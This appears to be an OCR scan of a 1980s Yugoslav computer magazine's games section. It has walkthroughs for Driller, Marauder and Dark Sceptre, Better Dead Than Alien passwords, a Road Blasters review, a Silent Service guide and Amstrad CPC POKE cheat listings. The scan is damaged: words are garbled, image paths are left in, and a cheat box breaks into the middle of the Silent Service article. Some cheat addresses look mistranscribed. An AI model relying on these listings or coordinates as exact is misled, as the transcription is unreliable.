4 Report — jedinica vam podnosi raport.

Pri raportu saznajete

— STR — snaga jedinice
— MPS — broj polja koja jedinica može prijeći,
— SUP — količina zaliha,
— MOR — moral
— EFF — efikasnost u napadu,
— FRT — broj dana provedenih u ukopavanju (fortifikacija)
— A/M — snaga u napadu

Što se tiče avijacije njome upravljamo poslije svih jedinica i može se koristiti samo za bombardiranje i izviđanje. Prilikom borbe trebate paziti da se pješadijom ne napadate tenkova da vam je jedinica dobro snabdjevena zalihama da vašu jedinicu ne napada više protivničkih i o utvrđivanju protivnika. Što se tiče zaliha i snabdjevanja u ovom programu je to posebno poboljšano. Štabovi (HQ) i nezavisne jedinice se redovno snabdjevaju ako nisu opkoljene. Divizije se snabdjevaju kod svojih i nezavisnih štabova (Corpus HQ). Ostale jedinice se snabdjevaju kod bilo kog štaba ili kod nezavisnih jedinica

Ako vam koji put ne uspije da obnovite zalihe ne trebe očajavati. Broj zaliha je u svakom potezu određen i možete sačekati idući potez. Snabdjevanje se vrši tako što dovedete jedinicu neposredno do svog štaba (HQ) nezavisnog štaba (Corpus HQ) ili do nezavisne jedinice. Sve te štabove treba držati u pozadini jer su oni osnova za pobjedu. Jedinice koje nemaju zalihe trpe veće gubitke. Ovaj program je uvjerljivo najbolja ratna simulacija i siguran sam da će vas držati danima uz vašeg ljubimca. Sada je na vama red da dokažete da ste bolji strateg od kompjutera.

Vedran Senčić, Vinkovci

Gotovo je gotovo

Better dead than alien

NIVO	ŠIFRA	KOMENTAR
001	ELEKTRA	SMEŠNO
002	SYZYGY	VEŽBA
003	DRAMBUIE	VRLO LAKO
004	PLUG	LAKO
005	SOPRANO	PRILIČNO LAKO
006	MAYONNAISE	PROSEČNO
007	FAUCET	NEŠTO NAPORA
008	POTATO	MNOGO NAPORA
009	WOOMERA	JAKO NAPORNO
010	NARCISSUS	TEŠKO!
011	DEBUTANTE	STVARNO TEŠKO
012	FIRKIN	JAKO TEŠKO
013	ACOUSTIC	LUDAČKI TEŠKO
014	TRIPTYCH	APSURDNO
015	JABBERWOCKY	MOGUĆE?
016	WHIMSICAL	REFLEKSI
017	CORNUCOPIA	ZA MAHERE
018	PUNJABI	JOŠ STE U IGRI!?
019	TIDDLY POM	BRILJANTNO!
020	KEWPIE DOLL	NEMOGUĆE
021	SEPULCHRE	ČUDNO
022	EUPHEMISM	PROBAJTE
023	GRAMMARIAN	KRAJ
024	CROSSWORD	KRAJ !
025	QUARANTINE	TO JE TO

Vladimir Pavlović


MARAUDER

„Hewson"—„spektrum"

Novi program grafički veoma dobro urađen u stilu pucaj—pokupi bolje oružje—pucaj, ne donosi nam ništa novo sem dobre zabave. Uz neke osnovne savete kako preći igru dobićete i mapu, a pošto je igra izuzetno teška poukove potražite u poukovoj mraži. Dakle da počnemo.

Igra se sastoji od dva izuzetno duga nivoa (ekran se skroluje nadole). U svakom slučaju dosta će vam pomoći mapa.

I nivo. Na ovom nivou važno je znati da imate dva bonus kvadrata koji kada se pojave na ekranu — naravno ako ih pogodite — mogu vam doneti novi život ili teledirigovanu bombu. Ako pogodite projektil na kraju svakog nivoa možete dobiti i ekstra 500 poena. Na ovom nivou specifični su neprijatelji koji pucaju u svim pravcima, pa se morate dobro čuvati njihovih lasera koje nabolje da zaobilazite ukoliko




no ako možete (u protivnom oda život). Najbolje bi bilo da ih eliminišete čim se pojave na ekranu jer će ispaliti manje metaka pa će vam biti jednostavnije za vožnju. Kada vam izađu bacači projektila isto kao što biste ih prešli da odmah posle njih na izlete neprijateljski brodovi koji jurišaju pravo na vas. Njih ćete uništavati tako što ćete nastaviti da se krećete po sredini ekrana a kada budete u dijagonali se bacačem naglo skrenite levo pucajte je skrenite desno. U sledećem delu neprijatnost će vam praviti tenkovi koje u suštini nije problem eliminisati ako vas ne napadaju u kombinaciji sa letećim brodovima. Kada bude trebalo da se odlučite za levu ili desnu putanju bez razmišljanja odaberite desnu jer je neuporedivo lakša. Sada samo napred i stići ćete do drugog nivoa.

II nivo. Ovaj nivo je smešten u pustinji i sadrži neke potpuno nove vrste neprijatelja od kojih su najnezgodnije leteće oči. Odmah će vas na startu napasti dve oka, zato se odmah namestite na desnu stranu ekrana i likvidirajte prvo. Ono drugo dolazi sa vrha ekrana pa se pomerajući ulevo oslobodite i njega. Posle ovoga naići ćete na jednu zamku. Naime, oči koje pucaju na vas načete moći da pogodite od drveća koja ih zaklanja. Zato pucajte sve dok oni ne počnu da pucaju, a onda bežanija na vrh ekrana. Zadnja teška stvar na ovom nivou je bacač projektila koji je sakriven na ostrvu na levoj strani ekrana. Jedna stvar treba da vam bude jasna: pored njega ne možete proći a da ga ne uništite, a za to vam neće biti potrebno puno vremena. Na kraju drugog nivoa treba uništiti još tri neprijateljska broda i igra je završena.

Treba napomenuti još da u originalnoj verziji postoji jedan trik kojim se može postići besmrtnost: skinite tri bonusa koja dolaze na početku nivoa, a onda se ubijajte dok vam broj života ne stigne do dvanaest. Onda ćete stalno startovati dobijajući bombe a kada budete imali petnaest života i dvadeset bombi bićete besmrtni. U slučaju da vam ovo ne radi pronađite ono što vam treba u poukovoj mraži (besmrtnost ili bezbroj bombi), pa krenite sa igranjem.

Vladimir Janković (tekst i mapa)



Gotovo je gotovo

ROAD BLASTERS

Godina 1987. se na automatima za slugom firme „Atari" prvi put pojavila igra koja kombinuje pucačke i vozačke elemente. Delom zbog izvanredne i inovativne kombinacije, a delom zbog vrhunskih „Atari-jevih" stručnjaka igra je postigla neverovatan uspeh. To, naravno, nije promaklo softverskom gigantu „U.S. Goldu", koji je nedavno otkupio prava za kompjutersku verziju.

Igra je smeštena negde u budućnost, u kojoj su auto-putevi postali prava noćna mora. Dodušе ovde nećete biti u opasnosti od dramljivih Turaka i ostalih ovozemaljskih opasnosti — napadače vas ludi motociklisti, pucače na vas mitraljezi postavljeni pored puta i proganjaće vas pešice smeštene u automobile slične vašem. Tajna uspeha je, kao i uvek, jednostavna: potrebno je voziti ispod aviona koji će povremeno nadletati put i izbacivati razna dodatka za vaša kola. Skupljanje ovih dodataka nije lako: potrebno je držati oko na avionu i sklanjati se od raznih drumskih opasnosti istovremeno. Možete skupiti nekoliko vrsta dodataka:

— Turbo pomoću koga postižete ogromna brzina i samim time brže stižete na kraj nivoa. Ovo je ipak mač sa dve oštrice, jer će vam pri većoj brzini biti teže da vozite i uništavate neprijatelja.

— Mitraljez je moje omiljeno oružje i aktivirate ga povlačeći palicu unazad. Ovim ćete brzo i lepo pobiti sva neprijatelje uz veoma dobre zvučne efekte. Zvuk je posebno dobar na C 64 verziji naročito eksplozija kada uništite mitraljesko gnezdo. Ovo je vrlo teško uraditi — pored toga mitraljezi spadaju u najveće opasnosti tako da će vam ova eksplozija posebno prijati.

Ako vas neki od neprijatelja ne ubije zato će se skoro sigurno pobrinuti gorivo



— tačnije njegov nedostatak — osim ako ne budete pažljivo skupljali zeleno-crvene lopte kojim ga obnavljate. Osnovni cilj „Road Blastersa" je jednostavno voziti i preživeti i stići što dalje možete. Ukupno postoji 50 nivoa ali na sreću ne morate uvek startovati sa prvog, jer je predviđena opcija za start na višim nivoima. Put vodi kroz razna predela sa raznim kontrolnim i reli tačkama. Kontrolna tačka je obično na polovini staze i oko nje ćete naći dodatno gorivo. Reli tačke je ekvivalentna cilju u trkačkim igrama i predstavlja kraj nivoa. Kontrolna tabla na dnu ekrana pokazuje količinu goriva, brzinu, poene, upozorava na mine i daje tzv. „Multiplier status", koji pokazuje koliko ste žutih kola i motocikala uništili. Dodatni cilj je pogoditi što više kola sa što manje hitaca, što će vam dati veći broj poena na kraju nivoa. „Road Blasters" je tipična bonus igra, kojom se možete hvaliti kada postignete ogromne rezultate.

Koliko je u stvari dobra igra? Prva stvar koju ćete primetiti je grafika, koja je na žalost daleko od odlične. Pozadina rangira od futurističkih gradova do zelenih pustinja i ljubičastih brda, i više podseća na amaterska pokušaja pravljenja pozadine na „Atari VCS-ju" nego na grafiku iz jedne najnovije igre. Kola i avioni su takođe prilično jednostavno nacrtani — nisu detaljno urađeni i veoma se kockasto pomeraju dok put skroluje. Boje su jednolične a senčenja i nijanse su potpuno izostale tako da je veoma teško shvatiti igru ozbiljno. Ipak najveća greška je nedostatak brzine. Kola jednostavno ne pružaju osećaj brzine, osim kada pokupite Turbo. Sa nula morate preći na oko 60 milja na sat da biste shvatili da se auto kreće. Krivina na putu su takođe bedna — na nekim nivoima možete jednostavno stati na sredinu ekrana i pucati i bez dodirivanja palice put će vas sam dovesti do kraja nivoa. Ovo je prilično glupo ako želite da skupljate poene jer ćete ih dobiti malo ali stvar nije u tome: igra postaje smešno laka i samim tim ubrzo dosadi. Grafika i animacija na stranu, osnovni elemenat igre se sastoji, to jest zabava ipak je prilično zastupljen u igri.

Snaga „Atari-jeve" verzije se ponekad može videti — i ako niste igrali „Overlander" sigurno ćete dosta vremena potrošiti uz ovu igru. Ipak, bilo bi bolje da je „US Gold" konverziju prepustio nekom boljem programerskom timu. Ovako su obe izvrsne arkade, „Out Run" i „Road Blasters", ispale prilično prosečne. Obe su zaslužile mnogo bolje.

Vladimir Pavlović

Super igra

DARK SCEPTRE

Cilj igre je pronaći tamni skiptar (Dark Sceptre) koji daje moć snagama zla. U tu svrhu imate na raspolaganju više likova osposobljenih za različite zadatke. Za borbu su najbolji ratnik (Thane) i divljak (Savage), za čarolije je zadužen vaš mistik (Mystic), za regrutovanje (Persuade) novih likova najpogodniji su glasnik (Herald) i budala (Fool) itd. Pored likova koje možete kontrolisati, u igri nalazite i na druge likove koji se razlikuju po boji: Umbarg — Crveni, Vardan — Zeleni, Kvano — Plavi, Tyrian — Ljubičasti, Auric — Žuti, Grieul — Sivi. Prve četiri grupe likova su neprijateljske, dok su vam poslednja dva grupe likova saveznici mada ih ne možete direktno kontrolisati.

Likove koje kontrolišete birate pomoću tastera za levo i desno, a kontrolišete ih pomoću opcije koja se nalazi u donjem levom uglu ekrana birajući ih tasterima za gore, dole i pucanje. Opciju WATCH koristite kad se neki od vaših likova bori, o čemu vas kompjuter obaveštava zvučnim signalom — tako što pritisnete taster za pucanje i na ekranu će se pojaviti prizor borbe. Na samu borbu nemate direktnog uticaja i njen ishod zavisi od osobina likova koji se bore. Opcija SCAN vam omogućuje da skenirate mapu i raspored vaših likova na njoj, opcija CHEK vam daje uvid u osobine lika koji kontrolišete, opcija PLAN vam omogućuje da izdate potrebna naređenja vašim likovima. Opciju PLAN ne možete koristiti ako vam je lik začaran (BEWITCHED) ili okamenjen (PETRIFYED). Naredba koje ste mu izdali lik ne izvršava ako se bori ili očekuje borbu (EN GARDE). Zadnja opcija QUIT vam omogućuje da snimite ili učitate poziciju.

Vaš mistik je jedan od ključnih likova i zato ga je neophodno u početku igre sklonati na sigurnije mesto. Moj savjet je da ga uputite dole-desno naredbama „seek golden amulet", „take golden amulet", „use golden amulet". Ovaj predmet, kao i svi ostali, nema značajnijeg uticaja na samu igru. Poželjno je da ispred mistika pošaljete nekog kmeta (thrall), koji će put očistiti od neugodnih smetala.

Svom ratniku (THANE) naredite „join your own mystic" i ovaj će krenuti da mu se pridruži. Na putu će sresti Grieulovog ratnika kojeg će regrutovati samim dodirom. Ovaj Novi ratnik je najjači — lik koji kontrolišete i može sam rešiti igru. Moj savet za njega su naredbe „kill umbarg's mystic" i „kill umbarg's savage". Najveća opasnost za njega su mistici koji ga mogu prokleti ili okameniti. Zato odmah na početku igre svojim ubicama (assasin) izdajte naredbe „kill kvano's mystic", „kill verdan's mystic". Druga velika opasnost su umbargovi divljaci (Umbarg's savage) koji su se okomili na vašeg mistika. Čim se ratnik koga ste uputili u susret mistiku sastane sa njim naredite mu „kill umbarg's savage", a mistiku „Curse enemy". Uz malo sreće savladaćete neprijateljske divljake pre nego što dođu do vašeg mistika. Sada su vam do kraja igre najveći problemi Tyrian's mystic i Umbarg's reaper koji čuva tamni skiptar. Prvog će lako eliminisati vaš ratnik, dok je drugog najlakše savladati tako što ćete svom ratniku narediti „kill umbarg's reaper" a na malom rastojanju iza njega poslati mistika sa naredbom „Curse umbarg's reaper" — rastojanje između ova dva lika mora biti malo kako bi mistik stigao do reaper-a dok se ovaj još bori sa vašim ratnikom.

Željko Rašo, Herceg Novi


Gotovo je gotovo

DRILLER

INCENTIVE / „spektrum"

Sigurno se čudite tome što smo prvo objavili prikaz Tamne strane pa tek onda njenog prvog dela. Međutim sa „Drillerom" smo imali više problema, ali vam posle svega iznosimo kompletno rešenje ove igre. Naime trebate skupiti različite uzorke materijala — ali kako vam se energija pri bušenju smanjuje, a trebate bušiti na pravim koordinatama da biste naišli na rudu, to nije ni malo lako

AMETHUS U slučaju da hoćete da nakupite dosta poena srušite zid Ako vam je potrebno zaštitno polje uđite u kolibu i pogodite prvo kristal na podu, a onda kristal u vazduhu Tako ćete popraviti štit i dobiti nešto poena.
KOORDINATE ZA BUŠENJE X=6400, Y=6050 Licem ka severu



LAPIS LAZULI Piramide koje se oko te nalaze morate poskidati iz dva razloga zbog ekstra poena i zato što time pravite prolaz kroz sektor Ovde će vam smetati zid, koji ćete ukloniti tako što ćete pucati u male kocke Posle nekoliko hitaca zid će nestati. Međutim, ovde postoji jedna zamka Nigde nema vrata, koja su nam neophodna Da bi se vrata pojavila, pucajte ponovo u kocke
KOORDINATE X=4096, Y=3746 Licem ka severu

EMERALD Da bi izbegao lasere koji ti besomučno uzimaju energiju moraš daći što bliže unutrašnjim zidovima Najviše se treba paziti lasera koga ne možete uništiti a on se nalazi na severu Pošto ispred sebe ima veliku kamenu kocku kao zaklon, ne možete ga pogoditi zato budite veoma pažljivi kada mu budete prilazili
KOORDINATE X=3745 Y=4096, licem ka jugu

MALACHITE Da bi ogromne oči prestale da pucaju na vas upotrebite vaoma great sistem pucajte vi na njih Međutim, ovde treba biti veoma oprezan Kada pogodite oko, pazite da ne pogodite i nos, jer u njemu se nalaze četiri lasera koji pucaju svetlosnom brzinom tako da ih je nemoguće izbeći Za dalji nastavak igre od velikog je značaja da pogodite ogromnu tablu jer vam ona otvara put za dalje napredovanje kroz igru
KOORDINATE X=5925 Y=5026 licem ka severu

AQUAMARINE Da biste ušli u mlaznjak potrebno je da pogodite hangar nekoliko puta Uđite u mlaznjak i vozite se do mesta zvanog Amethust Tamo sletite na vrh stožera Sada se ponovo vratite na Aquamarin
KOORDINATE X=6102, Y=2696 licem ka jugu

BERYL Poskidajte sve žice da bi onemogućili da vam ogromni laser nemilosrdno troši energiju Ovde postoji i jedna zanimljivost kuća koja se nalazi na severu. Uđite u sobu i nalstećete na tri ikone Prilikom pucanja u njih svaka će promeniti oblik. Ovde se krije i ključ za otvaranje severnih vrata Sve simbole pucanjem treba pretvoriti u trouglove Naravno sada vam je jasno kako se otvaraju vrata na zapadu, samo što sada nisu u pitanju trouglovi Ako neka vrata nestanu, srušite zid
KOORDINATE X=7104 Y=3512, Licem ka severu

TOPAZ Ovde postoji jedna stvar koju do sada nismo videli — lift On se aktivira na sledeći način Stanite na malu platformu na južnoj strani i pogodite jedan od prekidača Lift će početi da se pomera. Pazite kako se vozite liftom jer to ponekad može da bude i opasno Čim naiđete na vrata uđite u ogroman kompleks. Gađajte kamene blokove da bi se pojavili energetski kristali Iza kristala je skriveni tunel Ovim tunelom dolazi se na nama već poznato mesto Amethust. Poskidajte sve kamene blokove zdesna nalevo da bi vam se materijalizovao skriveni teleport.
KOORDINATE X=3077 1310=Y licem ka jugu

NICCOLITE Pogodite prekidač na severnom zidu. Ako ste poskidali prekidače sa Alabastera, Quartza i Opala, biće vam otvoren put na SVETLU STRANU Ovde se krije jedno veoma neprijatno iznenađenja Minsko polja kroz koje morate proći Moj vam je jedini savet da se kroz minsko polje pomerate što brže jer ćete tako imati manje štete
KOORDINATE X=4495, Y=4096, licem ka zapadu

ALABASTER. E, ovde ima dosta posla — zato krenimo redom Prvo pogodite prekidač (kao na Opalu Quartzu itd) a onda pucajte u vodu Ona bi trebalo da proključa a to nije ni malo dobro za vas jer vi treba da uđete u taj bazen Na ovom mestu snimite igru jer vam se lako može desiti da izgubite sve što ste do sada stekli Dakle pritisnite „l" pa dugme za snimanje Da biste sigurno i bezbedno ušli u bazen potrebno je da sačekate da voda proključa, a onda će se pojaviti stepenice koje vode do dna bazena. I nije bilo lako
KOORDINATE X=4495, Y=4092 licem ka zapadu

OPAL Pogodite prekidač na levom zidu
KOORDINATE X=7394 Y=7744, licem ka istoku

QUARTZ Pogodite žicu da biste uništili laser (kao prošli put) Da biste došli do druge strane zida prođite kroz mesto gde su kameni blokovi pali Pogodite prekidač na severnom zidu i put za Svetlu stranu je potpuno otvoren
KOORDINATE X=2768 Y=1792 licem ka zapadu

DIAMOND Sada se već nalazite na Svetloj strani Da biste napravili ulaz u tunel poskidajte stražu koja ga čuva. U tunelu pucajte 25 puta u kristal i onda prođite kroz otvor Kristal će nestati, ostavljajući za sobom čitavu zgradu U slučaju da hoćete da obnovite energiju i štit uđite u ogromna kristale
KOORDINATE X=4096, Y=3472 licem prema zadnjem zidu

OBSIDIAN Pogodite laser, jer da vam u protivnom smetati Da bi se stvorio most, pogodite tablu U blizini će se naći i koliba, ali pazite kada budete ulazili unutra jer će vas sačekati jedan mega laser Zato je najbolje da uđete na stražnji ulaz prateći dva linije koje vode unutra Da biste sakupili što više poena pogodite svetla.
KOORDINATE X=6656, Y=6036 licem ka severu

BASALT Da biste dobili maksimalne poene pogodite jaku Gađajte je od vrha na dole Sada idite do kraja tunela koji se nalazi na levoj strani Tu ćete naći skriveni tunel Idite do njegovog kraja i naići ćete na prekidač Ovde ponovo snimite igru jer vam se može desiti da padnete sa zida Šaljite kroz kamene blokova i pronaći ćete sakrivenu stepenicu koju treba upotrebiti za povratak nazad
KOORDINATE X=0930, Y=2240 licem ka zapadu

OCHRE Da biste prešli kroz energetska polja, morate aktivirati prekidače na Malachite i Graphite Ovde je još veoma važno pogoditi laser što nije ni malo lako. Trebaće vam dosta vežbe.
KOORDINATE X=1808 Y=2240, licem ka zapadu

GRAPHITE Da biste prešli preko reke morate upotrebiti platformu a ugao neka vam bude na oko 90 stepeni Ovde postoji jedan prekidač koji morate uključiti, a nalazi se iza zida. Dakle, srušite zid, pa aktivirajte prekidač.
KOORDINATE X=1680 Y=6336 licem ka zapadu

RUBY Zadnja ruda. Ugao neka vam bude 90 stepeni U vašoj blizini pojaviće se satelit. Pogodite ga jedanput i on će početi da puca na vas Da bi prestao pogodite ga još jedanput.
KOORDINATE X=3784, Y=2550 licema ka istoku

ULAZAK U TAMNU STRANU

Da biste ušli u tamnu stranu treba da ste poskidali sve prekidače u Basaltu Ochru i Graphitu Pošto ste to uradili odnesite svih sedamnest ruda i položite ih na zid Obsidian Kada sve ovo uradite na istom zidu će se pojaviti prekidač. Kada i njega pogodite obezbedili ste ulaz u tamnu stranu

TAMNA STRANA Da biste prošli kroz zaštitno polje morate naći njegovu slabu tačku čuće se zvuk. Sada poskidajte još sve kristale koji se ovde nalaze Samo, kristale treba poskidati određenim redom Koordinate za bušenja su X=4496, Y=6312 licem na levo Kada i sve uradite na ekranu će se ispisati CONGRATULATIONS — YOU HAVE JUST COMPLETED „DRILLER"

Eto, to bi bilo sve, uz napomenu da je pouk pronađen i da će biti objavljen u pou kovoj mreži Čim završite ovu igru — i, naravno ako vam se svidi — bacite se na Tamnu stranu, jer je još bolje urađena.

Vladimir Janković

SILENT SERVICE

„amiga"

Ova igra je jedna od boljih simulacija borbe podmornicom u 2 svjetskom ratu Nakon malo dužeg učitavanje pojavljuje se meni s pet opcija. vježba, borba protiv konvoja ratna patrola, autori i kraj igre Odabiranje opcije se može vršiti pomoću numeričkih tastera, mišem ili palicom U toku igre moguće je upotrijebiti sva tri načina i pojedinačno i kombinirano Sve operacije su dostupne preko tastature većina mišem, a samo manji dio palicom.

Vježba služi za učenja upravljanja podmornicom i savladavanja tehnike borbe Kad odaberete ovu opciju pojavit će se meni kojim odabirete nivo težina i čin mijenjajući uslove za igru neograničena ili ograničena vidljivost, ravno ili cik-cak kretanje konvoja, prave ili lažne torpeda, uklanjanje kvarova na samoj podmornici ili samo u luci standardni ili specijalni razarači da li ćete sami tražiti konvoj ili na da li će kut ispaljivanja torpeda vršiti brodski kompjuter ili ćete to vi sami činiti Zatim se odabire čin 1 — mornar 2 — poručnik 3 — komandir 4 — kapetan Maksimalan broj nivoa je devet. Nakon starta na meniju krećete podmornicom iz luke na jednom malom otoku da uništite nekrećući konvoj od četiri broda.

Borba protiv konvoja je opcija u kojoj se borite s konvojima u pratnji razarača. Kad izaberete ovu opciju pojavi se meni sa sedam opcija, kojima odabirete ima podmornice mjesto, vrijeme i način napada na konvoj Nakon toga izaberite nivo težine i krenite u akciju

Ratna patrola je patroliranje podmornicom po Pacifiku u ograničenom vremenu Nakon startovanja ove opcije pojavi se meni s pet opcija, kojima odabirete ime podmornice luku i vrijeme patrole Nakon toga trebate indentificirati određeni tip jednog će četiri japanske razarača. Ako ste uspjali krenite u patrolu nakon što izabe-

Poukova mreža „amstrad CPC"

Domagoj Marić, Sisak

JACK THE NIPPER II (bezbroj života)

```
10 OPENOUT „TRL" MEMORY &3995
20 LOAD "! jackii-1"
30 CALL &4000
40 LOAD "! jackii 2"
50 POKE &93FC, &B6
60 CALL &3996
```

STORMBRINGER (vrijeme)

```
10 OPENOUT "TRL" MEMORY &87D
20 LOAD
30 POKE &9558 0
40 CALL &87E
```

DRUID (energija Druida i Golema)

```
10 OPENOUT "TRL" MEMORY &EFF
20 LOAD "! druid"
40 POKE &4566 &B7
50 POKE &4599 &B7
60 CALL &1E3E
```

BRAVESTARR (vrijeme)

```
10 OPENOUT "TRL" MEMORY &1FF
20 LOAD "! brave"
30 POKE &2FF& 0 POKE &2FF7, &B7
40 POKE &2FE1 &B7
60 CALL &90B3
```

rete čin i n vo težine a ako niste bi čele prebačeni na vježbu Kad krenete u patrolu ukazat će vam se mapa jugoistočne Azije, zapadnog Pacifika i sjeverne Australije Vaša podmornica je označena punim bijelim kružićem sa crnim križićem u sredini a isto tako i luka samo što kružići pulsiraju Imate na raspolaganju goriva za 57 dana plovidbe Kada je more svijetlo plave boje, tada je dan a kad je tamnoplave onda je noć Podmornicom upravljate mišem ili palicom zavisno čime ste vršili prijašnje operacije Kad naiđete na lijevoj rub ekrana će pocrveniti i tada pritisnite dugme miša ili palice Tada počinje okršaj Pojavi se karta trećeg razmjera. Neprijateljski brodovi su označeni bijelim križićem u većim razmjerama, a u manjim su skicirani kao i podmornica. Mape ima četiri razmjera 128000 16000 2000 i 250 jardi Razmjeri se mogu dobiti tasterima Z(zoom) i X(unzoom) ili klikom na odgovarajuću ikonu na mapi Nakon toga odredite vaš pravac kretanja cursor tasterima, palicom ili klikom miša na odgovarajuću ikonu

— lijevo — krma u lijevo (left rudder)
— desno — krma u desno (right rudder)
— gore ili taster S — izranjavanje (surface)
— dolje ili taster D — (zaronjavanje (diving)

Za brže okretanje treba dva puta pritisnuti za lijevo odnosno desno Kad postignete željeni smjer pritisnite RETURN ili suprotan smjer od onog kojim se krećete za stabiliziranje krma (rudder amidships) Tada odredite brzinu od nule do četiri (mišem ili tasterima) podignite periskop i idite na njega Okrećite se u pravcu neprijatelja, dok vam se ne pojavi na nišan i zatim pogledajte o kojem se brodu radi (kliknite jednom mišem u pravokutnik desno u sredini ekrana ili taster I) Postoji više vrsta brodova razarači (destroyer i kalbokan), krstarice (cruiser), nosači (carrier), teretnjaci (cargo ship), brodovi za prijevoz jedinica (troop ship) tankeri različite tonaže Krstarice i nosači uvijek plove u pratnji razarača.

Najbolje je da se približite što bliže konvoju, dok vas razarači ne otkriju, ili ugasite motore i sačekate konvoj da vam se približi, ako im smjer prolazi blizu vas Nakon toga torpedirajte ga po jednim torpedom krstarice i nosače čime ćete postići da im se smanji brzina, te da ih naknadno možete stići jer su znatno brži od podmornice Zatim uzmite u nišan najbliže razarače koji su krenuli na vas i sačekajte da vam se približe na lepod 2000 jardi i onda ih jednog po jednog torpedirajte (destroyere po dva puta a kalbokane po jednom) Kad to učinite sa svima izronite, opalite 1—2 puta topom u jednog razarača zaronite nanišanite drugog opet izronite pozdravite ga topom i tako redom dok ih sve ne potopite Kad svršite s njima, zaronite približite se krstaricama torpedirajte svaku dok ne potone a onda izronite i krenite na poslasticu na nosač. Kad ga potopite nastavite patrolu

Morate se najviše čuvati razarača jer vas mogu uništiti sa po nekoliko topovskih granata (kad ste na površini) ili par dubinskih mina (kad ste ispod površine) Od ostalih brodova najratobornije su krstarice, koje vas kad ste na površini mogu uništiti sa po dvije granate Iako bježe od vas kad ste zaronjeni Ako ste na dubini manjoj od 30 možete tući u bilo koji brod a kad se nalazite na površini nenaoružani brodovi vas mogu namjerno tući ako im okrenete leđa ili bok a posebno teretnjaci

Kad u konvoju nema nosača i krstarica, razarače ćete lakše uništiti tako što ćete zaroniti (ne manje od 30 i ne više od 44 jer onda ne rade torpeda i periskop)



Od razarača bježite cik-cak, a ne pravolinijski, jer su brži pa vas mogu stići te postepeno okrećite periskop unatrag nanišanite i ispalite torpeda u razarač Kad ih sve torpedirate, izronite i dokrajčite ih topom a onda polpite se zadovoljstvom ostala brodove

Tipovi razarača i karakteristike
A — manji prednji dio s prednjim i zadnjim jarbolom i jednim dimnjakom
B — manji prednji dio top prednji jarbol i jedan dimnjak
C — ukošen prednji dio, top, dva jarbola i dimnjake
D — velik prednji dio prednji jarbol jedan dimnjak i vez
E — manji prednji dio, top, dimnjak, zadnji jarbol
F — manji prednji dio top, dimnjak
G — manji prednji dio, top 2 jarbola i dimnjaka
H — ukošen prednji dio, top, prednji jarbol dimnjak, vez
I — velik prednji dio, 2 jarbola, dimnjak
J — velik prednji dio, prednji jarbol dimnjak
K — manji prednji dio, top 2 dimnjaka, zadnji jarbol
L — manji prednji dio, top prednji jarbol dimnjak, vez
M — ukošen prednji dio, top, 2 jarbola, dimnjak
N — ukošen prednji dio, top, prednji jarbol dimnjak
O — velik prednji dio, 2 jarbola i dimnjaka
P — manji prednji dio, s topom, dimnjak, vez.

Tasteri koji sudjeluju u igri
F1 — mape
F2 — most (ako niste pod vodom)
F3 — periskop (ako nije noć i ako niste dublje od 44)
F4 — instrumenti
F5 — izvještaj o kvarovima
F6 — izvještaj o potopljenim brodovima
F7 — kabina
F8 — kraj igre a ako igrate patrolu nastavljate dalje kao da je završio dan, ali s manje goriva.
W — pauza
A — angle on bow input — ako vam neradi brodski kompjuter pritisnite A i odredite pravac odstupanja torpeda pomicanjem strelice na bijeloj traci na periskopu
Ctrl+E — emergency tank (ovo je jedini način da izronite kad, zbog oštećenja počnete tonuti)
R — vožnje unatrag (dvaput sporije nego kao se ide naprijed) O — brzina (pod vodom dvaput sporije nego na površini
S — izronjavanja
D — zaronjavanja
F — vremenske skale 2, 4, 8 (postiže se ubrzavanja normalnog protoka vremena za 2, 4 ili 8 puta)
N — normalno proticanje vremena
Z — zoom — uzimanje manjih razmjera mapa
X — unzoom — služi za uzimanje većih razmjera mapa
P — periskop gore-dolje
I — identifikacija broda
G — top
T — torpedo

HELP Debris Lunched — služi za onesposobljavanja uređaja za traganje na razaračima. Kad naletite na konvoj sa više razarača i kad oni svi krenu na vas, nećete ih sve moći uništiti, ipak će bar jedan doći iznad vas i minirati podmornicu I zato kad više nemate kamo, pritisnite HELP i oni će se okrenuti i pridružiti se ostatku konvoja. Vi možete zatim nastaviti patrola (F8) a možete pričekati da se razarači udalje upalite motore i krenuti ponovno u borbu Tasterom HELP se možete poslužiti i kad uništite konvoj a oko vas se nalazi kopno i dolaze razarači iz veće udaljenosti tada pritisnite HELP i odmah zatim F8 za nastavak patrola

Upozorenje — taster F8 ne funkcioniše sam kad ste okruženi kopnom i kad vam se u blizini nalaze brodovi.
— ako poslije upotrebe tastera HELP odmah upalite motore ili ispalite torpedo ili izronite razarači će vas opaziti i opet krenuti na vas a onda ćete se teško izvući
? — Gun Deflection — služi za negativnu defleksiju topa odnosno za gađanja iza na većim udaljenostima od 0 do —3200
— Gun Deflection — služi za pozitivnu defleksiju topa odnosno za gađanja ispred na većim udaljenostima od 09 do +3200
— Instrumenti (F4) — gore—krajnje lijevo stanje baterija gore—lijevo brzina gore—desno dubina, gore—krajnje desno koliko torpeda je spremno za ispaljivanje i koliko vam je još ostalo u rezervi (zadnja torpeda, prednja torpeda) kao i stanje municije za top (zadnjim torpedima možete gađati, ako okrenete periskop za 180 stupnjeve od smjera kretanja podmornice) sredina—lijevo brzine rada motora, sredina—desno kompas sredina—krajnje desno sat dolje—krajnje lijevo gorivo za dizel motore dolje—lijevo temperature dolje—desno brzina, dolje—krajnje desno stanje uređaja za ponirenje

Za vršenje operacija mišem služe ikona koje se nalaze na ekranima mape mosta, periskopa instrumenata i kvarova ispod glavne slike
mapa — s lijeva na desno brzina (SPD), dubina (DEP) i kut HDG), vožnje unatrag brzine, smjerovi, razmjeri mape periskop gore-dolje, vremensko ubrzanje
most brzina (SPD), dubina (DEP) i kut (HDG) vožnja unatrag brzina smjerovi, top i torpedo periskop gore-dolje i lijevo-desno vremensko ubrzanja
periskop kao i most
instrumenti brzina (SPD), dubina (DEP) i kut (HDG) vožnja unatrag brzina smjerovi, top i torpedo periskop gore-dolje vremensko ubrzanje
kvarovi kao i instrumenti

Količina utrošena municije za potapanje broda.
— tanker jedan torpedo ili pet topova
— troop ship dva torpeda ili 7—8 topova
— cargo ship dva torpeda+jedan top ili 6 topova
— destroyer dva torpeda+jedan top ili oko 10 topova
— kalbokan jedan torpedo ili 8—8 topova
— cruiser 5—6 torpeda ili oko 30-ak topova
— carrier 3—4 torpeda ili oko 15 topova

